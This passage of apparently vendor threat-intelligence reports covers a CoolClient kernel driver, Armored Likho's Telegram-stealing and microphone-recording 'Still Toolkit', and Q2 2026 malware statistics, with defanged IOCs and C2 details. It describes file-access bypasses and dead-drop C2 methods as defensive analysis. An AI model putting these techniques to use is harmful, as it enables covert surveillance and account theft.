Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver's filtering routine

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine

When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.

Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.

Victimology

The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.

Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.

Attribution

Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.

The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.

Conclusion

The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.

HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.

IOCs

2d7c8780e97409770a9d4f31c66c9d63 msagent.sys
9460E150E1981D5C165043520C5C12FE msagent.sys
9717F005C5FB98E08D2AD983D88F94EE libngs.dll
F518D8E5FE70D9090F6280C68A95998F libngs.dll
EB79558B037669792652A816E2C669DE ctxmui.dll

C:\Program Files\microsoft\windows defender\
C:\Program Files\windows media player\mediares\
C:\ProgramData\symantecdir\
C:\ProgramData\virtualstore\
C:\Windows\identitycrl\production\
C:\Windows\serviceprofiles\networkservice\
C:\Users\<user>\AppData\Local\viber24.8\
C:\Users\<user>\AppData\Roaming\dsassistant\
C:\Program Files\common files\microsoft shared\office14\
C:\programdata\msdn\

cloudtroe.giize[.]com
employers.theworkpc[.]com

freeread.casacam[.]net
us.lenovoappstore[.]com

sundanish.freeddns[.]org
torinarlabs.webredirect[.]org
news.dursamjbataar[.]org
video.dursamjbataar[.]org
black-popular[.]com

whatismybestthing[.]com

Armored Likho expands its cyber-espionage toolkit

In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.

We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.

During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.

The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.

In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.

Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.

Background

Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.

Initial infection

The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.

In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.

The login form

The login form

After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.

Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.

Still Sync

Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.

Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.

How it works

When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:

  • STILL_SYNC_ADDR: the address of the command-and-control server. By default, this is https://tg4service[.]com:443.
  • STILL_SEND_PATH: the path to the tdata
  • STILL_TELEGRAM_PASSCODE: the password for decrypting the tdata folder, if Telegram data encryption is enabled on the victim’s device.

Sync also supports several command-line arguments:

  • --console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.
  • --version: prints version information and exits.
  • --firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.
  • --db: turns on debug mode with detailed logging.
Example Still Sync logs

Example Still Sync logs

Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:

  • Motherboard serial number
  • CPU ID
  • System UUID
  • BIOS serial number
  • Computer domain name

The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.

Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.

Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:

  • enabled: triggers malicious activity on the infected device.
  • scan_portable: turns on extended scanning when searching for the tdata We’ll cover this feature in more detail below.
  • fetch_telegram: if this parameter is on, Sync attempts to log in to Telegram and extract data. We’ll cover this feature in more detail below.
  • download_channels: if this parameter is off, Sync skips channel dialogs when exfiltrating Telegram data.

These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.

Telegram data collection

Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:

  • C:\Users\<username>\AppData\Roaming\Telegram Desktop\: the standard Telegram Desktop installation directory.
  • C:\Users\<username>\AppData\Local\Packages\<package_folder>\LocalCache\Roaming\: the installation directory for the Microsoft Store version. Sync identifies the package folder by a name that contains the string TelegramMessenge.
  • C:\: used for the extended search (if the scan_portable option is on).

Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:

  • snapshot_id: an identifier the server assigns to the current data snapshot.
  • present: a list of file paths that are already present on the server.

This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:

  • Opening files with the CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameter
  • Creating a backup copy through the Shadow Copy service and reading files from there
  • If the previous methods all fail, attempting to copy the file using the Robocopy utility in backup mode

Beyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:

  • User details, such as username, phone number, first and last name
  • Information about private chats, groups, or channels, such as chat name and ID, the member list, and so on
  • Dialogs from private chats, groups, and channels (if the download_channels option is on)
  • Media files under 250MB: photos, documents, stickers, and contacts

Still Audio

Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.

On launch, Still Audio performs a sequence of actions:

  • It extracts libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.
  • If the --console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.
  • While running in the background, it creates a file, logfile.log, to write logs to.

Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.

Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json

Encrypted C2 address inside the GitHub repository

Encrypted C2 address inside the GitHub repository

The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.

Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:

/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.

The server responds with settings for the implant:

  • machine_id: a unique identifier for the current device.
  • vad_threshold: the threshold value for the VAD (Voice Activity Detection) algorithm. Expressed as a decimal fraction, it represents a proportion of the maximum sound level the input device can pick up. Sound above this threshold counts as voice activity. The default vad_threshold is 02.
  • max_silence_duration: the number of audio samples with a VAD value below the set threshold after which the implant considers the recording finished.
  • max_buffer_size: the maximum buffer size for recorded audio data.
  • active_device: the name of the input device selected for recording, from the list of available devices.

The eavesdropping process

Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.

The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.

Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:

The malicious module in the list of apps using the microphone

The malicious module in the list of apps using the microphone

Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.

Infrastructure

This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:

  • They use the same hosting providers, with the ASNs 149440, 202448, and 215311.
  • Their domain names follow similar naming patterns that mimic Windows system services and update mechanisms.
Domain IP address Registration date ASN
orderapiserver[.]info 187.127.153[.]38 April 18, 2026 47583
tg4service[.]com 159.198.37[.]74 October 4, 2025 22612

srwinservice[.]com 213.252.244[.]123 March 19, 2026 61272

screenserv[.]com 23.26.237[.]250 February 13, 2026 149440

windowserv[.]net 23.27.24[.]30 February 10, 2026 149440
managementapiservice[.]com 188.212.124[.]178 May 1, 2026 202448

service8date[.]com 145.223.69[.]143 January 13, 2026 215311

updateservs[.]com 145.223.68[.]66 December 23, 2025 215311

Victims

In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.

Attribution

This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:

  • Identical dropper architecture in the February and current campaigns, which includes the use of the Tauri library to build the graphical interface, a similar user-input handler, a payload with the ICRYPTMP header, and the same multi-part encryption format.
  • The same encryption algorithm and key used in AquilaRAT from the previous campaign and in the Still Audio module from the current campaign, both implementing the Dead Drop Resolver technique.

  • Identical logic for generating the sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.
  • Substantial infrastructure overlap, which includes the hosting providers and domain-naming patterns described in the Infrastructure section.

Takeaways

The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.

One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.

The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.

Indicators of compromise

Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.

File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D

Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD

Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436

Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com

IT threat evolution in Q2 2026. Non-mobile statistics

IT threat evolution in Q2 2026. Non-mobile statistics
IT threat evolution in Q2 2026. Mobile statistics

The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.

Quarterly figures

In Q2 2026:

  • Kaspersky products blocked nearly 400 million attacks that originated with various online resources.
  • Web Anti-Virus responded to 52 million unique links.
  • File Anti-Virus blocked more than 16 million malicious and potentially unwanted objects.
  • There were 2538 new ransomware variants discovered.
  • More than 71,000 users experienced ransomware attacks.
  • 15% of all ransomware victims whose data was published on threat actors’ data leak sites (DLS) were attacked by Qilin.
  • More than 213,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Threat actor disruption

Microsoft has dismantled an illicit malware-signing service used by ransomware operators. Microsoft’s Digital Crimes Unit has shut down a malware-signing-as-a-service (MSaaS) operation run by the threat group Fox Tempest. The illicit service abused the Microsoft Artifact Signing platform to generate digital signature certificates for malicious software. Malware signed by these certificates was observed in campaigns conducted by such ransomware groups as Rhysida, Akira, INC, Qilin, and BlackByte. The service was also leveraged by operators of the Oyster loader as well as the Lumma and Vidar infostealers. To disrupt the operation, Microsoft seized the domain used by the MSaaS platform, revoked all associated certificates, and disabled the related accounts. Additionally, the company filed a lawsuit against Fox Tempest.

Vulnerabilities and attacks

CISA has confirmed that a Windows vulnerability known as BlueHammer is actively being exploited in ransomware attacks. On April 22, the agency updated its Known Exploited Vulnerabilities (KEV) catalog to note the ongoing ransomware exploitation of CVE-2026-33825. The local privilege escalation flaw in Microsoft Defender was originally disclosed earlier in April. Although Microsoft released a fix on April 14, unpatched systems remain vulnerable. CISA did not disclose further details or attribute the attacks to specific threat groups.

Check Point has linked zero-day exploitation of CVE-2026-50751 to the Qilin ransomware group. The critical vulnerability affects Check Point Remote Access VPN and Mobile Access. Attackers began exploiting the flaw as a zero-day on May 7, with activity spiking sharply in early June. While several dozen organizations have been targeted, at least one incident has been definitively tied to Qilin. Check Point also disclosed a related certificate validation flaw (CVE-2026-50752) that affects site-to-site VPN connections relying on the legacy IKEv1 key exchange protocol.

Researchers assess with high confidence that the PayoutsKing group is leveraging the legitimate QEMU emulator to deploy hidden, Alpine Linux-based virtual machines on compromised hosts. Because security solutions often lack visibility inside virtualized environments, the threat actors use this technique to evade detection. Inside the VM image, the operators deploy various tools — such as credential theft software — and configure the virtual machine as a backdoor managed via a reverse SSH tunnel to their command-and-control infrastructure. While the technique is not new, and we’ve detailed it before, it remains relatively rare in ransomware attacks.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. Qilin reclaimed the top spot (accounting for 14.57% of total listings) after placing second last quarter. It is followed by the Akira ransomware (7.80%) and the DragonForce RaaS group (6.88%).

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new ransomware variants

In Q2, Kaspersky solutions detected four new ransomware families and 2538 new modifications. This signals a continued stabilization following spikes seen in Q1 and Q4 of last year.

Number of new ransomware modifications, Q2 2025 — Q2 2026 (download)

Number of users attacked by ransomware Trojans

Our solutions protected a total of 71,860 unique users from ransomware during Q2. Ransomware activity peaked in April, with 31,206 targeted users recorded during that month.

Number of unique users attacked by ransomware Trojans, Q2 2026 (download)

TOP 10 countries and territories attacked by ransomware Trojans

Country/territory* %**
1 South Korea 0.87
2 Pakistan 0.76
3 China 0.71
4 Libya 0.49
5 Tajikistan 0.46
6 Turkmenistan 0.38
7 Cameroon 0.38
8 Indonesia 0.36
9 Bangladesh 0.36
10 Mozambique 0.34

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 28.02
2 WannaCry Trojan-Ransom.Win32.Wanna 7.14
3 (generic verdict) Trojan-Ransom.Win32.Crypren 6.27
4 (generic verdict) Trojan-Ransom.Win32.Agent 4.89
5 (generic verdict) Trojan-Ransom.Win32.Encoder 4.65
6 (generic verdict) Trojan-Ransom.Python.Agent 3.07
7 (generic verdict) Trojan-Ransom.Win32.Crypmod 2.70
8 (generic verdict) Trojan-Ransom.MSIL.Agent 2.45
9 PolyRansom/VirLock Virus.Win32.PolyRansom / Trojan-Ransom.Win32.PolyRansom 2.31
10 (generic verdict) Trojan-Ransom.Win32.Phny 2.12

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new miner variants

In Q2 2026, Kaspersky solutions detected 6067 new miner variants, almost twice the number for the previous reporting period.

Number of new miner modifications, Q2 2026 (download)

Number of users attacked by miners

In Q2, we detected attacks using miner programs on the computers of 213,003 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q2 2026 (download)

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Mali 1.56
2 Senegal 1.54
3 Tanzania 1.32
4 Panama 1.04
5 Bangladesh 1.03
6 Ethiopia 0.87
7 Costa Rica 0.67
8 Bolivia 0.67
9 Côte d’Ivoire 0.65
10 Kazakhstan 0.62

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

Quarterly highlights

In April, Aikido researchers reported a new attack by the GlassWorm stealer, which was distributed via malicious IDE extensions on the Open VSX Registry. The payload operated by installing a secondary malicious extension across all installed IDE environments on the host machine. Ultimately, this second-stage implant exfiltrated crypto wallet data, environment variables, and other secrets. It also installed a RAT on the infected device.

In May, Socket researchers uncovered a supply chain compromise involving the popular npm package art-template. As a result of the breach, the weaponized package injected the Coruna exploit kit into web applications it was used to build. Coruna targets iOS devices.

In June, Palo Alto Networks’ Unit 42 discovered FlutterShell, a new backdoor family that targets macOS devices. Developed with the Flutter framework, the malware leverages the WebView engine to load web pages that contain malicious JavaScript. On the client side, the backdoor registers bridge functions invoked by the loaded JavaScript that allow threat actors to execute arbitrary payloads on the victim’s device. Notably, the malicious applications successfully passed Apple notarization. Although the specific samples analyzed functioned primarily as adware, the underlying architecture permits the delivery of far more sophisticated malicious payloads.

TOP 20 threats to macOS

* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

Detections of PasivRobber spyware continued their downward trend. Meanwhile, adware and traffic-routing utilities (categorized as NetTool) rose to the top of the rankings. Additionally, Q2 saw a noticeable spike in detections for the DirtyCow exploit frequently leveraged for iPhone jailbreaking.

TOP 10 countries and territories by share of attacked users

Country/territory %* Q1 2026 %* Q2 2026
Brazil 1.13 1.13
China 1.04 1.28
Hong Kong 0.92 0.49
Singapore 0.85 0.19
France 0.62 1.18
Mexico 0.43 0.72
India 0.41 0.42
Thailand 0.40 0.24
Germany 0.33 0.71
The Netherlands 0.31 0.62

* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In Q2 2026, the breakdown of attacking devices and sessions that targeted Kaspersky honeypots by protocol was as follows:

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

The share of SSH attacks saw a slight uptick compared to the previous quarter.

Distribution of cybercriminal sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

As is typically the case, Mirai botnet variants continue to dominate the IoT threat landscape. Activity of another prominent botnet, Prometei, also saw an increase.

Attacks on IoT honeypots

the Netherlands, Germany, and The United States accounted for the highest proportions of SSH-based attacks during this period. While the top three countries remained the same as last quarter, their relative rankings shifted.

Country/territory Q1 2026 Q2 2026
The Netherlands 17.57% 21.18%
Germany 10.34% 16.73%
United States 23.74% 6.76%
Bulgaria 1.10% 5.50%
Sweden 2.09% 4.93%
Panama 6.34% 4.67%
Luxembourg 0.16% 4.62%
Romania 5.82% 4.06%
Vietnam 3.50% 3.91%
India 6.05% 2.78%

The percentage of Telnet-based attacks originating from Pakistan continued to climb, knocking China down to second place.

Country/territory Q1 2026 Q2 2026
Pakistan 27.31% 36.60%
China 39.54% 35.62%
Russian Federation 8.25% 8.75%
India 4.66% 4.19%
Brazil 3.30% 3.34%
United States 0.45% 3.03%
Indonesia 6.71% 1.52%
Philippines 0.36% 0.95%
France 0.17% 0.84%
Thailand 0.55% 0.66%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

TOP 10 countries and territories that served as sources of web-based attacks

The following statistics show the distribution by country/territory of the sources of internet attacks blocked by Kaspersky products on user computers (web pages redirecting to exploits, sites containing exploits and other malware, botnet C&C centers, and so on). One or more web-based attacks could originate from each unique host.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In Q2 2026, Kaspersky solutions blocked 399,312,961 attacks launched from internet resources worldwide. Web Anti-Virus was triggered by 52,850,592 unique URLs.

Web-based attacks by country/territory, Q1 2026 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Bangladesh 11.71
2 India 7.40
3 Tajikistan 7.13
4 Venezuela 7.05
5 New Zealand 6.58
6 Vietnam 6.34
7 Taiwan 6.28
8 Belgium 6.24
9 France 5.97
10 Hungary 5.92
11 Nepal 5.91
12 Portugal 5.86
13 Italy 5.77
14 Costa Rica 5.72
15 Canada 5.65
16 Qatar 5.61
17 Dominican Republic 5.52
18 Palestine 5.48
19 Greece 5.47
20 UAE 5.43

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky product users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.

On average during the quarter, 4.54% of users’ computers worldwide were subjected to at least one Malware web attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus and include detections of malicious programs located on user computers or removable media connected to the computers, such as flash drives, camera memory cards, phones, or external hard drives.

In Q2 2026, our File Anti-Virus detected 16,986,351 malicious and potentially unwanted objects.

Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users whose computers had the File Anti-Virus triggered at least once during the reporting period. These statistics reflect the level of personal computer infection in different countries.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 46.38
2 Cuba 29.70
3 Tajikistan 28.46
4 Afghanistan 28.19
5 Yemen 27.85
6 Burundi 26.82
7 Mozambique 25.01
8 Republic of the Congo 24.88
9 Syria 23.17
10 Uzbekistan 22.49
11 China 21.92
12 Nicaragua 21.60
13 Cameroon 21.47
14 Bangladesh 20.43
15 Democratic Republic of the Congo 20.25
16 Algeria 19.78
17 Uganda 19.48
18 Ethiopia 18.57
19 Tanzania 18.54
20 Mali 18.53

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers Malware local threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

On average worldwide, Malware local threats were detected at least once on 10.93% of users’ computers during Q2.

Russia scored 10.78% in these rankings.

IT threat evolution in Q2 2026. Mobile statistics

IT threat evolution in Q2 2026. Mobile statistics
IT threat evolution in Q2 2026. Non-mobile statistics

The mobile section of the quarterly cyberthreat report includes statistics on malware, adware, and potentially unwanted software for Android, as well as descriptions of the most notable threats for Android and iOS discovered during the reporting period. These statistics are based on detection alerts from Kaspersky products, collected from users who consented to provide statistical data to Kaspersky Security Network.

The quarter in figures

According to Kaspersky Security Network, in Q2 2026:

  • More than 1.99 million attacks on mobile devices utilizing malware, adware, or unwanted mobile software were blocked.
  • The Trojan-Banker category was the most prevalent mobile malware threat with a 30.77% share of total detected applications.
  • More than 304,000 malicious installation packages were discovered, including:
    • 93,574 packages were related to mobile banking Trojans;
    • 570 packages were related to mobile ransomware Trojans.

Quarterly highlights

Attacks on mobile devices involving malware, adware, or unwanted software continued their downward trend, falling to 1,996,823 in Q2 from 2,676,328 the previous quarter.

Attacks on users of Kaspersky mobile solutions, Q4 2024 — Q2 2026 (download)

We noted a downward trend in attacks driven by specific strains of pre-installed Trojans — a shift likely tied to the rollout of patched vendor firmware.

In Q2, our telemetry uncovered multiple malicious loaders hosted directly on Google Play. As highlighted in a prior report (link in Russian), one such instance involved a PDF reader app trojanized to drop the Anatsa banking malware. Upon execution, the app presented users with a fake request to install an update, which served as a front to stage the banking Trojan on the victim’s device.

Another notable case involves a loader we detected in the Cleanova app alongside several others. The malware sent requests to a command-and-control server containing telemetry gathered from various SDKs that track the installation source. A malicious payload was returned only for certain sources. This is a fairly interesting method for bypassing app store review processes while ensuring precise victim targeting. If an analytics SDK indicates that an arbitrary installation originated from a source outside the threat actors’ scope, the malicious logic remains dormant. This effectively hides the malware from app store scanners.

Mobile threat statistics

In Q2, the number of Android malware samples totaled 304,128. It remained steady compared to the previous reporting period.

Detected malicious and potentially unwanted installation packages, Q2 2025 — Q2 2026 (download)

The detected installation packages were distributed by type as follows:

Detected mobile apps by type, Q1 — Q2 2026* (download)

* Data for the previous quarter may differ slightly from previously published data due to certain verdicts being retrospectively revised.

While the number of newly discovered banking Trojan variants fell precipitously, they continued to dominate the threat landscape as they did in Q1. Notably, the share of Creduz malware family among identified banking samples has grown significantly despite low activity in victim telemetry. This discrepancy suggests the threat actors are actively iterating on the malware — likely testing new features or bypasses — by generating a high volume of builds before staging a broader campaign.

Share* of users attacked by the given type of malicious or potentially unwanted apps out of all targeted users of Kaspersky mobile products, Q1 — Q2 2026 (download)

* The total may exceed 100% if the same users experienced multiple attack types.

Within the adware category, the sharpest declines were observed in the HiddenAd and MobiDash families. Meanwhile, the proportion of users targeted by Trojan-Dropper malware increased, primarily driven by surges in banking droppers such as Trojan-Dropper.AndroidOS.Banker and Trojan-Dropper.AndroidOS.Mamont. The corresponding drop in the Trojan-Banker category is partially explained by a shift in tactics: several banking Trojans which are now being packed were subsequently reclassified as droppers.

TOP 20 most frequently detected types of mobile malware

Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.

